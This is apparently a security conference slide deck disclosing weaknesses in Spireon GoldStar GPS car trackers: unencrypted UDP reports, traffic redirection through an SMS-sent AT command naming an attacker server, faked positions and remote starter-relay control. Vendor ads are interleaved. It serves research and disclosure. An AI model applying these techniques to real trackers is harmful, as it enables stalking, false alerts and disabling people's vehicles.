
22,+xingsps

# **MAN-IN-THE-MIDDLE**

Since configuration can be changed remotely via SMS

Redirect network traffic to controlled server

- AT+XIP="**attacker\_server**",port
- Simple relay to the real infrastructure
- Monitor/tamper traffic real-time



# TRAFFIC ANALYSIS

No surprise again...

- No encryption
- No secure client/server authentication

UDP communications with hex encoded payload

Report format can be partially guessed by recording few packets



# ***REPORT FORMAT 1/2***

## **Device to server**

SOF	IMEI	Report ID	RTC Time
7d01	08xxxxxxxxxxxxx6	0000	28E0D5E7

Event ID	Mask	GPS Time (UTC)	Latitude	Longitude	Speed	Heading	Lock	Satellites
00007fef	0C	28E0D64A	0846CF85	0ADD8F44	04	010F	1	7
		05/02/2021 18:32:42	48.85837	2.29229	4	271	1	7

# ***REPORT FORMAT 2/2***

**Server to device (acknowledgement)**

Event ID	Length	Protocol ID	Tag
7E	0002	E0	4F
7E	0002	E0	0F

# **TRACKING FOR ALL**

Monitor user habits real-time


- Work vs Home
- Hobbies

Fake tracker position

- Works with/without MITM
- Trigger false alerts
- Prevent car recovery

Bonus

- After transmission, device waits for an ACK from the server
- During this time, it accepts AT extended commands sent on the same channel :)





---


FOR BHPH CAR DEALERS

## The #1 GPS Solution

### More Payments, Sophisticated Monitoring, and Quick Recovery

GoldStar provides reliable, real-time tracking devices that allow you to sell to more customers, maintain prompt payments, and quickly recover vehicles when needed. When you choose GoldStar GPS, you choose the #1 GPS provider in the U.S. With over 15 years of experience and thousands of dealership customers, you can rest assured that you're getting a reliable partner for realizing your business goals.


# RELAY ?



One pin drives the starter relay

Turns out this can be enabled / disabled by SMS as well ;)

# DEMO



***CONCLUSION***

# **TIMELINE**

June 2021 – Responsible disclosure

- No security contact (CEO/CIO/CFO)
- Coincidence ?

## Experience



Cyber Security Manager & DPO

Spireon · Full-time

Jun 2021 - Present · 9 mos

Greater Chicago Area

Built from the ground up Spireon's Information Security program including:

August 2021 – Discussion with Spireon

- Contact with the Cyber Security Manager
- No further contact from this date

November 2021 – Public disclosure

# IMPACTS


Hardware designed by few if not one manufacturer

Firmware reused among multiple trackers

Not limited to SPIREON :)



LIONESS



JAGUAR

s_PUMA-H_43049edf	43049edf	50 55 4d 41 2d 48 00	ds	"PUMA-H"
s_JAGUAR-H_43049ee6	43049ee6	4a 41 47 55 41 52 2d 48 00	ds	"JAGUAR-H"
s_BOBCAT-H_43049eef	43049eef	42 4f 42 43 41 54 2d 48 00	ds	"BOBCAT-H"
s_LIONESS-L_43049ef8	43049ef8	4c 49 4f 4e 45 53 53 2d 4c 00	ds	"LIONESS-L"
s_PUMA-L_43049f02	43049f02	50 55 4d 41 2d 4c 00	ds	"PUMA-L"
s_JAGUAR-L_43049f09	43049f09	4a 41 47 55 41 52 2d 4c 00	ds	"JAGUAR-L"
s_WILDCAT_43049f12	43049f12	57 49 4c 44 43 41 54 00	ds	"WILDCAT"
s_SIMBA-L_43049f1a	43049f1a	53 49 4d 42 41 2d 4c 00	ds	"SIMBA-L"

# **THE CHOICE IS YOURS**

Relay is likely present for specific use cases

- Fleet management
- Trailer & Asset management
- Buy Here Pay Here (BHPH)

Remains in the car during its whole lifecycle...

**Trust the #1 GPS Solution**  
**Wired. Wireless.**  
**Choose Your Adventure.**

The advertisement features a climber on a rock face with arms outstretched, symbolizing freedom and choice. Below the climber are three GPS tracking devices: a small rectangular unit, a larger rectangular unit with a strap, and a black rectangular unit. The background is a dark, textured rock wall.

**Wireless GPS**

- Self-install & activate in minutes
- Fast & easy recoveries
- Receive impound lot alerts
- Automatically collect work & home addresses within 14 days of installation

**Wired GPS**

- Advanced reporting & monitoring
- Real-time visibility into vehicle location & status
- Proactive alerts for vehicle abandonment, impound, and battery disconnect
- Audible payment reminders

**GoldStar** BY SPIREON | Take your business to new heights.  
1-800-557-1449 | [spireon.com/goldstar](http://spireon.com/goldstar)

# ***RELATED WORK***

Black Hat USA 2019 - [All The 4G Modules Could Be Hacked](#) (Baidu Security Lab)

- Linux based modem (Qualcomm, Quectel)
- Remote code execution (AT commands, IP, 4G )

Defcon 27 - [Your Car Is My Car](#) (@Jmaxxz)

- Fortin EVO-One remote starter
- Hardware protocol analysis
- Backend SQL injections

# **THANK YOU**



[karim.sudki@gmail.com](mailto:karim.sudki@gmail.com)



@\_Az0x\_

# ***RESOURCES***

<https://www.spireon.com/>

<https://fccid.io/O9YWCM/User-Manual/User-Manual-4668645.pdf>

<https://fccid.io/O9YJH01/Users-Manual/User-Manual-3549998>

<https://manualzz.com/doc/24457174/talon-gps-tracking-device>

<https://github.com/sahthi/somebackup>

<https://www.nicb.org/>

<https://media.defcon.org/DEF%20CON%202027/DEF%20CON%202027%20presentations/DEFCON-27-Jmaxxz-Your-Car-is-My-Car.pdf>

<https://i.blackhat.com/USA-19/Wednesday/us-19-Shupeng-All-The-4G-Modules-Could-Be-Hacked.pdf>

<https://docs.microsoft.com/en-us/azure/rtos/threadx-modules/chapter1>

<https://usermanual.wiki/Document/SIM700020SeriesThreadX20DAMUser20GuideV100.954492772/view>